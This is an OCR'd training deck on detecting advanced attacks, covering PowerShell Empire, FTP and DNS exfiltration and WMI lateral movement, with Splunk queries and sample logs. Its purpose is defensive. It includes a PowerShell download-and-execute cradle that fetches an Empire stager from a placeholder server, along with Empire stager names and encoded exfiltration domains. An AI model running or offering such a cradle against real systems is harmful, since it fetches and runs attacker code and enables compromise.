5/2/2024

Advanced Attacks Detection

Enhancing your investigation skills


Created by: Muhammed Dardir
LinkedIn

Contents

PowerShell Empire


Introduction

- PowerShell Empire used to run PowerShell in target machine without using PowerShell.exe (Post Exploitation Tool).
- Empire has Listener, Agents, Stages (bad file contain malicious code to execute) and modules.
- Stager after execute and get session will doing self-deleting.




```
(Empire: listeners) > usestager
multi/bash          osx/ducky       osx/safari_launcher       windows/hta              windows/macroless_msword
multi/launcher      osx/dylib       osx/teensy                windows/launcher_bat     windows/shellcode
multi/macro         osx/jar         windows/backdoorLnkMacro  windows/launcher_lnk     windows/teensy
multi/pyinstaller   osx/launcher    windows/bunny             windows/launcher_sct
multi/war           osx/macho       windows/csharp_exe        windows/launcher_vbs
osx/applescript     osx/macro       windows/dll               windows/launcher_xml
osx/application     osx/pkg         windows/ducky             windows/macro
```

- PowerShell Empire use Certificate though **http listener** of getting a successful session out of a network, to bypass detection attacker use Trusted Certificate instead of default certificate.
- PowerShell Empire uses SSL (Secure Sockets Layer) certificates to encrypt the communication between the Empire server and the Empire agents (the compromised systems).



- The Empire stager is delivered to the target via a PowerShell command, initiating download from the Empire server. The stager installs the Empire agent on the target system. The agent then establishes an encrypted SSL connection back to the Empire server, opening a session between target and server.



Empire Server That Contain Stager in file.bat And have http listener on port 80. and open http server to make victim download .bat file

Empire Send, install .bat (Stager/Agent) on target machine, agent to full control

```
powershell -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://your-empire-server.com/stager')"
```

After .bat installed in victim stager will delete it self and Agent will use to open shell between Server and target using http

Send Shell to server

Detection PowerShell Empire

1. Search by Empire generate self-signed certificate with subject: **C = US** that saved in parameter **ssl_issuer="C = US".**
2. Get All Source IP (Agent) and Destination IPs (server) that capture C=US through connection
3. Get Server IP and trace behavior in our network by filter by log source that capture this IP and investigate in each one, to check if there is hypothesis about PowerShell Empire being executed comes up.
4. If We notice that we have **web** and **Sysmon** logs containing that indicator/IP. This means that this IP isn't being blocked at the network level and that it has reached the system level.
5. If Log source is IDS/IPS check signature.
   a. By add Server IP as SRC_IP to check (inbound alert)
6. Investigate in http traffic
   a. Check user-agents
7. Investigate in Sysmon Events
   a. Add Server IP in search and filter by Source and destination IP, without specific any Source and destination IP.
   b. Add server IP as a destination in filter to search by wildcard (e.g. dest=45.77.65.211*)
   c. Analyze these Network Connection Sysmon events related with powershell.exe and sort by Computer, process, ParentImage and get values of CommandLine.
   d. Extract commands for specific user that run it.
   e. From Powershell command check if request **/admin/get.php** that means Asking for this file is characteristic of PowerShell Empire! Check also Powershell Empire server command may be execute in target (PowerShell commands on other workstations/servers).

FTP exfiltration

Introduction

- Attackers gain access to the network, locate valuable data, and then use FTP protocols to transfer it to their controlled server.

Techniques for FTP exfiltration

- Using compromised credentials to access an FTP server.
- Installing malware on a system to automatically transfer data to an FTP server.
- Using legitimate FTP clients or scripts to transfer data to an external FTP server.


Detection FTP Exfiltration

Detection through Network Level

- Search by Log source that capture FTP
- Identify an IP/indicator by sort by SRC_IP and DEST_IP
- If you notice there is high traffic from local to FW external interface we will inspect it in depth
- Check Parameters as flow_id, reply_content, method, method_parameter, filename and Exclude method!=PORT, TYPE, NLST
- Get Uploaded File (Exfiltrated) by Check if there is other IP communicate with target server via FTP by add filter as SRC_IP=* and DEST_IP=FTP_IP then filter by file name

Detection through Host Level

- Check Sysmon and add FTP as Filter and display with Host to check number of FTP connection from each host.
- Check Sysmon events related to FTP by CommandLine.



```
index=botsv2 sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7 | stats count by filename,  loadway, src_ip, dest_ip, dest_port
```

✓ 1,490 events (before 5/2/24 10:21:35.000 AM)

	filename	loadway	src_ip	dest_ip	dest_port	count
1	31564-pdf.pdf	Upload	10.0.2.107	160.153.91.7	21	2
2	31600-pdf.pdf	Upload	10.0.2.107	160.153.91.7	21	2
3	31632-pdf.pdf	Upload	10.0.2.107	160.153.91.7	21	2
4	31633-pdf.pdf	Upload	10.0.2.107	160.153.91.7	21	2
5	31634-pdf.pdf	Upload	10.0.2.107	160.153.91.7	21	2
6	31711-pdf.pdf	Upload	10.0.2.107	160.153.91.7	21	2
7	31794-pdf.pdf	Upload	10.0.2.107	160.153.91.7	21	2
8	31891-pdf.pdf	Upload	10.0.2.107	160.153.91.7	21	2

DNS exfiltration

Introduction


- DNS exfiltration is a technique used by attackers to steal data from a compromised network by encoding it within DNS queries or responses.
- By leveraging DNS traffic, attackers can bypass traditional security measures, making detection more challenging.

Techniques

- Encoding sensitive data into DNS queries or responses.
- Sending DNS queries to a malicious DNS server controlled by the attacker.
- Sending DNS queries to a malicious DNS server controlled by the attacker.

Detection DNS Exfiltration

- From DNS Log Source Check SRC_IPs that Query suspicious domains
- Get number of queries that need to resolve this suspicious domain.
- If we find there is huge number of queries with query as base64. Suspiciousdomains.xyz this mean there is DNS Exfiltration



```
log.nu6timjqgq4dimbuhe.3ikfsb---redacted---cg3.7s3bnxqmavqy7sec.dojfgj.com
log.nu6timjqgq4dimbuhe.otlz5y---redacted---ivc.v55pgwcschs3cbee.dojfgj.com
lll.nu6toobygq3dsnjrgm.snksjg---redacted---dth.ejitjtk4g4lwvbos.amouc.com
lll.nu6timrshe4timrxhe4a.7vmq---redacted---hit.w6nwon3hnifbe4hy.amouc.com
ooo.nu6tcnbug4ytkobxhe4q.zrk2---redacted---hxw.tdl2jg64pl5roeek.beevish.com
ooo.nu6tgnzvgm2tmmbzgq4a.rkgo---redacted---tw5.5z5i6fjnugmxfowy.beevish.com
```

- We can further evolve our previous search by further dissecting these subdomains and their associated queries as a larger data set.

How To Find adversary infrastructure

- Inspect SSL Certificate
- Submit the IP Indicator to virustotal.com
- You can see under Communicating Files that there are three malicious files associated to the IP Address.
- Doing WHOIS for Attacker Domains.
- Perform some OSINT

lateral movement through WMI

Introduction

- By leveraging Windows Management Instrumentation (WMI), attackers can execute malicious code without touching the disk, making it difficult for traditional security solutions to detect.

Detection


Network Phase

- Check TCP port 135 and Process that init connection (Sysmon Event 3)
- Check for WMI Query Language (WQL) queries in the captured traffic.
- Analyze traffic using the Distributed Component Object Model (DCOM) protocol, as WMI relies on it.

Host Phase

- A successful logon (EventCode=4624) occurs (Logon_Type=3).
- Then Windows Event 4672 special privileges assigned
- There is a sysmon event (EventCode=1) and the ParentCommandLine does not include "svchost.exe".
- The Parent process for the transaction is "wmic.exe".
- Sysmon Event ID 1 process creation wmiprvse.exe, WmiPrvSE.exe, WmiApSrv.exe.

Note: By Login ID you can trace WMI Session


Evil.domain.com
4. Establish connection to shared destination
5. Delete task calling RPC operation SchRpcDelete
3. Run task calling RPC operation SchRpcRun
2. Create task calling RPC operation SchRpcRegister Task
Host B
Host A
1. SMB file transfer of payload